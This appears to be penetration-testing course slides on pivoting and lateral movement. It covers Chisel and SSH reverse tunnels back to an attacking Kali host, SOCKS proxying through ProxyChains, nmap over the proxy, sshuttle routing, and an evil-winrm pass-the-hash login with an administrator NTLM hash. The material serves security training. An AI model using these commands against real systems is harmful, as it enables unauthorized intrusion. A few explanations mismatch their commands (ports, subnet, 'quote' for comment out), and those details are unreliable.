
```
.\chisel.exe client 192.168.10.4:9999 R:1111:127.0.0.1:2222
```

- Client : Use Chisel in client mode
- 192.168.10.4:9999 : Remote IP & port of the Chisel server (and make a server connection)
- R : Make a reverse port connection with the client where the Chisel server is running
- :1111 : Map remote port 1111
- :127.0.0.1:2222 : Map the port to localhost port 2222

Pivoting / Lateral Movement

Reverse Port Forwarding / Remote Port Forwarding - Double Hop:

- As from our previous "double hop" example we map a port from an accessible machine (from the perspective of the intermediate host).
- This ensures that we can enumerate the remote service via the intermediate host from our attacking machine.
- This works exactly the same as with a Local Port Forward using a Double Hop, but now the traffic is initiated from the intermediate host (reverse):



Pivoting / Lateral Movement

The SSH command that we initiate from the intermediate host looks as follows:

```
ssh -N -R 192.168.10.4:1111:192.168.10.10:3389 kali@192.168.10.4
```

We can also map multiple ports if needed.

In this example, we map 3 ports:


```
ssh -N -R 192.168.10.4:1111:192.168.10.10:3389 192.168.10.4:2222:192.168.10.10:4000  
192.168.10.4:3333:192.168.10.10:5000 kali@192.168.10.4
```

Pivoting / Lateral Movement

Dynamic Port Forwarding:

So far, we have limited ourselves to forwarding one or a few ports. But what if we want to enumerate and forward a large number, or even all ports/sockets? SSH does not offer a standard solution for this.

However,... fortunately, we can use a SOCKS proxy, which is supported by SSH through its "Dynamic Port Forwarding" feature.



Pivoting / Lateral Movement

What is a SOCKS Proxy Server?


SOCKS is a Layer 5 Internet protocol for exchanging packets between client and server.

- Designed to forward any type of traffic
- Only supports Layer 5 protocols or higher (So no Ping, ARP - meaning no Nmap scans using half-open ports like a SYN scan)

A SOCKS proxy server establishes a TCP connection on behalf of the sender. It then exchanges data between the client and the actual server, essentially acting as a man-in-the-middle.

- SOCKS proxy servers can filter the traffic but do not interpret or process it themselves.
- SOCKS4 and SOCKS5 are the most common versions.
- SOCKS5 supports more options, such as authentication and UDP.

Pivoting / Lateral Movement



1. We set up a proxy server on one port (using SSH Dynamic Port Forwarding). This becomes our proxy (SOCKS4/5).
2. We forward the traffic from our tools over this proxy using a tool called ProxyChains.

Pivoting / Lateral Movement

Setting up ProxyChains:

To use ProxyChains, we first need to adjust its configuration file with the correct values:

```
sudo nano /etc/proxychains4.conf
```

- Near the bottom of the configuration file, we can specify various types of proxies and their addresses.
- These proxies are the endpoints where ProxyChains will route the traffic (the proxy server).

```
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
#socks4          127.0.0.1 9050
socks5          127.0.0.1 1088
```

Pivoting / Lateral Movement

Do not forget to check your DNS settings when using ProxyChains:


```
sudo nano /etc/proxychains4.conf
```

- Ultimately the proxyresolv (/usr/lib/proxychains3/proxyresolv) script is designed to resolve DNS queries via the proxy chain. Without it, DNS lookups will occur outside the chain, potentially revealing the domain names you are accessing.
- Using proxyresolv ensures that both your DNS lookups and your actual traffic follow the same route through the proxy chain. This consistency is critical for tools or operations that rely on DNS resolutions performed through the proxy.
- Proxychains routes your network traffic through proxies, ensuring anonymity. If your DNS queries are not routed through the same proxy chain, they will bypass the proxies and go directly to your ISP's DNS servers or other DNS resolvers. This creates a DNS leak, exposing your real IP address and compromising your anonymity.

Pivoting / Lateral Movement

DNS resolution is by-default enabled over ProxyChains. To disable this you need to quote the "proxy_dns" setting in the config file:

```
# method 1. this uses the proxychains4 style method to do remote dns:  
# a thread is spawned that serves DNS requests and hands down an ip  
# assigned from an internal list (via remote_dns_subnet).  
# this is the easiest (setup-wise) and fastest method, however on  
# systems with buggy libcs and very complex software like webbrowsers  
# this might not work and/or cause crashes.  
proxy_dns ←
```



Pivoting / Lateral Movement

Using ProxyChains:

We prefix the desired command with proxychains like this:

```
proxychains evil-winrm -u administrator -H f67f4c869139ffd62e28c14131df696e -i  
192.168.10.8
```

Starting the SOCKS Proxy with SSH:

Now that ProxyChains is configured, we start our proxy by creating an SSH connection with Dynamic Port Forwarding over port 1088 to our intermediate host:

```
ssh -N -D 127.0.0.1:1088 admin@192.168.10.8
```

- -N : No SSH console (no remote commands)
- -D : Create a dynamic port forward
- 127.0.0.1:1088 : Listen locally on port 1088
- admin@192.168.10.8 : SSH connection to the intermediate host

Pivoting / Lateral Movement

At this point, any traffic sent to port 1088 will be forwarded to the same port on the intermediate host.

Since ProxyChains is configured to send all traffic through port 1088, everything executed via ProxyChains will effectively run on the remote machine, regardless of protocols and ports (except the earlier mentioned restrictions).

Example: Scanning via Nmap:

```
proxychains nmap -sT -Pn -p21,22,23,25,80,443 -v 192.168.10.10
```

- **-sT :** Connect scan (instead of the default SYN scan)
- **-Pn :** No Ping scan (skip ping discovery)

```
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
#socks4 127.0.0.1 9050
socks5 127.0.0.1 1088
```

sshuttle (local tunnel - double hop) - <https://github.com/sshuttle/sshuttle>:

sshuttle is faster than the previously discussed techniques because it creates routes at the OS level and does not rely on a SOCKS proxy.

Requirements for sshuttle:

- The client and server must have the same Python version.
- SSH must be enabled on the intermediate machine.

Unlike other methods, no action is required on the intermediate host.
sshuttle works entirely from the attacking machine.

Pivoting / Lateral Movement

sshuttle Command:

```
sudo apt install sshuttle
```

```
sshuttle -v -r admin@192.168.10.8 192.168.10.0/24
```

- `-v -v -v` : Triple verbose logging
- `-r admin@192.168.10.8` : Remote user and host for the SSH connection
- `192.168.10.0/24` : Subnet to be routed over the tunnel (multiple subnets can be specified, separated by a space).

Advantages of sshuttle:

- sshuttle works without a SOCKS proxy or ProxyChains and avoids their limitations.
- All traffic directed to a 10.10.0.x host will be routed over the sshuttle tunnel.
- It enables enumeration of a remote subnet even without direct access.


Note: While sshuttle works on Windows, it generally performs better on a Linux intermediate machine.

Pivoting / Lateral Movement

Practical Use Case

Route all traffic to the 10.10.0.x subnet over an intermediate host through Shuttle.

```
sshuttle -v -r admin@192.168.10.8 10.10.0.0/24
```




Pivoting / Lateral Movement

Reverse Dynamic Port Forwarding:

Dynamic Port Forwarding is also possible when the firewall blocks incoming SSH traffic. In this case, we initiate the tunnel from the intermediate host again. This technique is called: Reverse Dynamic Port Forwarding.

Available since OpenSSH 7.6 (October 2017).



Pivoting / Lateral Movement

The SSH command should look quite familiar by now:

```
ssh -N -R 192.168.10.4:1088:127.0.0.1:1088 kali@192.168.10.4
```

- -R : Dynamic Reverse Port Forward
- 192.168.10.4:1088 : Bind the tunnel to port 1088 on the attacking machine
- :127.0.0.1:3389 : Bind the local RDP port
- kali@192.168.10.4 : Username & host for establishing the SSH connection to the attacking machine

Note: *If no host is specified for the port bind, the host used to establish the SSH tunnel is automatically selected. Therefore, the above command also works like this:*

```
ssh -N -R 1088:127.0.0.1:1088 kali@192.168.10.4
```

Pivoting / Lateral Movement

If SSH is **not available** (but HTTP is allowed): Use Chisel.

1. Start the Chisel server on our Kali machine:

```
chisel server -p 9999 --reverse
```

2. Start the Chisel client on the intermediate host as a SOCKS proxy:

```
.\chisel client 192.168.10.4:9999 R:socks
```

